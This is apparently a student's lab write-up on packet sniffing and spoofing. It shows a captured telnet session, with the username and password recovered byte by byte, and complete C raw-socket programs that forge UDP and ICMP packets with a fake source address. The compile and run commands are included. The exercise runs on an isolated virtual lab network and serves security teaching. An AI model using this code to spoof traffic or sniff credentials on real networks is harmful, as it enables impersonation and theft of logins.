


On the victim machine, a connection to the server machine is established. The packets captured on the attacker machine unveils the username and the password. It's the content present in the 'payload' field of the captured packet.





(i)





00000 ff fa 1f 00 a7 00 24 ff f0 ff fa 20 00 33 38 34 ......$.... .384
00016 30 30 2c 33 38 34 30 30 ff f0 ff fa 23 00 56 4d 00,38400....#.VM
00032 3a 30 ff f0 ff fa 27 00 00 44 49 53 50 4c 41 59 :0....'..DISPLAY
00048 01 56 4d 3a 30 ff f0 ff fa 18 00 78 74 65 72 6d .VM:0......xterm
00064 2d 32 35 36 63 6f 6c 6f 72 ff f0 -256color..
Packet number 7:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Payload (3 bytes):
00000 ff fc 01 ...
Packet number 8:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Payload (3 bytes):

(ii)



Terminal
Packet number 9:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Packet number 10:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Packet number 11:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Payload (1 bytes):
00000 73
s
Packet number 12:


From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Packet number 13:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23


(iii)


Terminal
Packet number 13:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Payload (1 bytes):
00000 65
e
Packet number 14:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Packet number 15:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Payload (1 bytes):
00000 65
e
Packet number 16:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Packet number 17:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP

(iv)


Terminal
Packet number 17:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Payload (1 bytes):
00000 64
d

(v)


Terminal
Dst port: 23
Payload (1 bytes):
00000 64
d
Packet number 23:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Payload (1 bytes):
00000 65
e
Packet number 24:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Payload (1 bytes):
00000 65
e
Packet number 25:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916
Dst port: 23
Payload (1 bytes):
00000 73
s
Packet number 26:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 51916

(vi)

In images (iii), (iv) and (v) there's a yellow-coloured arrow pointing to the characters, `s`, `e`, `e`, `d`. This was the username (seed) entered. In image (vi), the bracket encompasses the characters, `d`, `e`, `e`, `s`. This was the password (dees) entered. All this was done over a TCP network. Henceforth, the devised sniffer program captured the entered password.


Task 2: Spoofing

The objectives of this task is to create raw sockets and send spoof packets to the user/victim machine raw sockets give programmers the absolute control over the packet construction. The packets that are transmitted from the source to the desired destination is spurious.

Task 2.1: Writing a spoofing programme

Here, a programme is devised to transmit packets that are 'spoofed'. While sending out a packet with the data in raw sockets, basically the packet is constructed inside a buffer, so while sending it out, the operating system is provided with the buffer and the size of the packet. Working directly on the buffer is not easy, so a common way is to typecast the buffer (or part of the buffer) into structures, such as IP header structure, so a reference to the elements of the buffer can be made using the fields of those structures. In this programme the spotlight's upon capturing packets transmitted under the UDP protocol.

```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/*UDP Header */
struct udpheader
{
    u_int16_t udp_sport; //Source port
    u_int16_t udp_dport; // Dest port
    u_int16_t udp_ulen;  // udp length
    u_int16_t udp_sum;   // udp checksum
};
/* IP Header */
struct ipheader
{

    unsigned char iph_ihl : 4, iph_ver : 4;          //IP header length, //IP
    unsigned char iph_tos;                           //Type of service
    unsigned short int iph_len;                      //IP Packet length (data+
    unsigned short int iph_ident;                    //Identification
    unsigned short int iph_flag : 3, iph_offset : 13; //Fragmentation flags //F
    unsigned char iph_ttl;                           //Time to Live
    unsigned char iph_protocol;                      //Protocol type
    unsigned short int iph_chksum;                   //IP datagram checksum
    struct in_addr iph_sourceip;                     //Source IP address
    struct in_addr iph_destip;                       //Destination IP address
};

void send_raw_ip_packet(struct ipheader *ip);

/*************************************************************
Spoof a UDP packet using an arbitrary source IP Address and port
*************************************************************/
int main()
```



```c
{
    char buffer[1500];
    memset(buffer, 0, 1500);
    struct ipheader *ip = (struct ipheader *)buffer;
    struct udpheader *udp = (struct udpheader *)(buffer + sizeof(struct ipheader));
    /**Step 1 : Fill in the UDP data field ***/
    char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
    const char *msg = "Hello there. This is Anurag.R.Simha, the Attacker!\n ";
    int data_len = strlen(msg);
    strncpy(data, msg, data_len);
    /************************ * ***************************
       Step 2 : Fill in the UDP header .
    ****************************************************/
    udp->udp_sport = htons(12345);
    udp->udp_dport = htons(8888);
    udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
    udp->udp_sum = 0;
    /* Many OSes ignore this field, so we do not calculate it . */
    /*****************************************************
          Step 3 : Fill in the IP header .
    *****************************************************/
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("9.10.3.5");
    ip->iph_destip.s_addr = inet_addr("10.0.2.13");
    ip->iph_protocol = IPPROTO_UDP; // The value is 17 .
    ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct udpheader) + data_len);
    /*****************************************************
       Step 4 : Finally , send the spoofed packet
    *****************************************************/
    send_raw_ip_packet(ip);
    return 0;
}

void send_raw_ip_packet(struct ipheader *ip)
{
```


```
75      struct sockaddr_in dest_info;
76      int enable = 1;
77      // Step 1 : Create a raw network socket.
78      int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
79      // Step 2 : Set socket option .
80      setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
81      // Step 3 : Provide neede d informatio n a bout de stination .
82      dest_info.sin_family = AF_INET;
83      dest_info.sin_addr = ip->iph_destip;
84      // Step 4 : Send the packet out .
85      sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
86      close(sock);
87  }
```

In this programme, the activation of the driver function creates a packet with the designated source and destination IP address. Then, when a call to the function, `send_raw_ip_packet(...)` is made, with the creation of a socket, the packet is delivered.


The commands (on the attacker's terminal window):

1. To compile: `gcc -o spoofer spoof_udp.c -lpcap`
2. To execute: `sudo ./spoofer`

Before activating the listener on the victim machine, the Wireshark capture tool is opened.



A triumphant execution of the command on the attacker machine's terminal window symbolises that the packet has been transmitted to the targetted destination (`10.0.2.13`). The packet that's spoofed/counterfeited contains the IP address (`9.10.3.5`).




	Time	Source	Destination	Protocol	Length	Info
1	2021-09-17 09:22:29.4103626…	::1	::1	UDP	64	43394 → 37153 Len=0
2	2021-09-17 09:22:35.3589559…	9.10.3.5	10.0.2.13	UDP	98	12345 → 8888 Len=54
3	2021-09-17 09:22:40.3716129…	PcsCompu_17:de:fa		ARP	62	Who has 10.0.2.13? Tell 10.0.2.8
4	2021-09-17 09:22:40.3716309…	PcsCompu_59:a3:c9		ARP	44	10.0.2.13 is at 08:00:27:59:a3:c9

Ultimately, the Wireshark packet capture tool captured the spoofed packet. From the 'protocol' field, it manifests that the protocol used is UDP. The fake IP address in the source field proves that the packet is spoofed.

The output observed on the terminal of the victim machine proves that the packet is successfully spoofed (8888 is the port used by the UDP protocol).

The command (on the victim's terminal window): `nc -luv 8888`



Task 2.2: Spoof an ICMP echo request

The programme below is devised to spoof ICMP request. The spoofed request is formed by creating a packet with the header specifications. Here an ICMP header is created with type=8 (request) and checksum. Similarly, the IP header is filled with the source IP address of any machine within the local network and destination IP address of any remote machine on the internet which is alive.

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

/* ICMP Header */
struct icmpheader
{
    unsigned char icmp_type;        // ICMP me s sage type
    unsigned char icmp_code;        // Erro r code
    unsigned short int icmp_chksum; //Checksum for ICMP Header and data
    unsigned short int icmp_id;     //Used for ide ntifying request
    unsigned short int icmp_seq;    //Sequence number
};

struct ipheader
{

    unsigned char iph_ihl : 4, iph_ver : 4;          //IP header length, //IP versio
    unsigned char iph_tos;                           //Type of service
    unsigned short int iph_len;                      //IP Packet length (data+ heade
    unsigned short int iph_ident;                    //Identification
    unsigned short int iph_flag : 3, iph_offset : 13; //Fragmentation flags //Flags o
    unsigned char iph_ttl;                           //Time to Live
    unsigned char iph_protocol;                      //Protocol type
    unsigned short int iph_chksum;                   //IP datagram checksum
    struct in_addr iph_sourceip;                     //Source IP address
    struct in_addr iph_destip;                       //Destination IP address
};

unsigned short in_cksum(unsigned short *buf, int length);
void send_raw_ip_packet(struct ipheader *ip);
```

```c
/** * ******* * ******* * * * ***** * ********** * ************************
Spoof an ICMP echo request using an arbitrary source IP Address
*************************************************************/
int main()
{
    char buffer[1500];
    memset(buffer, 0, 1500);
    /*************** * ************************************
    Step 1 : Fill in the ICMP header .
    ************************************************/
    struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
    icmp->icmp_type = 8; //ICMP Type : 8 is request , 0 is reply .
    // Calculate the checksum for integrity
    icmp->icmp_chksum = 0;
    icmp->icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));

    /*************************************************
    Step 2 : Fill in the IP header .
    ************************************************/
    struct ipheader *ip = (struct ipheader *)buffer;
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("9.10.3.5");
    ip->iph_destip.s_addr = inet_addr("10.0.2.13");
    ip->iph_protocol = IPPROTO_ICMP;
    ip->iph_len = htons(sizeof(struct ipheader) +
                        sizeof(struct icmpheader));
    /*************************************************
    Step 3 : Finally, send the spoofed packet
    ************************************************/
    send_raw_ip_packet(ip);
    return 0;
}

void send_raw_ip_packet(struct ipheader *ip)
{
```


```c
    struct sockaddr_in dest_info;
    int enable = 1;
    // Step 1 : Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    // Step 2 : Set socket option .
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    // Step 3 : Provide neede d informatio n a bout de stination .
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;
    // Step 4 : Send the packet out .
    sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

unsigned short in_cksum(unsigned short *buf, int length)
{
    unsigned short *w = buf;
```

```c
    int nleft = length;
    int sum = 0;
    unsigned short temp = 0;
    while (nleft > 1)
    {
        sum += *w++;
        nleft -= 2;
    }
    if (nleft == 1)
    {
        *(u_char *)(&temp) = *(u_char *)w;
        sum += temp;
    }
    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    return (unsigned short)(~sum);
}
```

The architecture of this programme is quite similar to the previous one. Here, a checksum is added to the packet and then it's created (the packet). Finally, the `send_raw_ip_packet(...)` function creates a socket and transmits the packet.

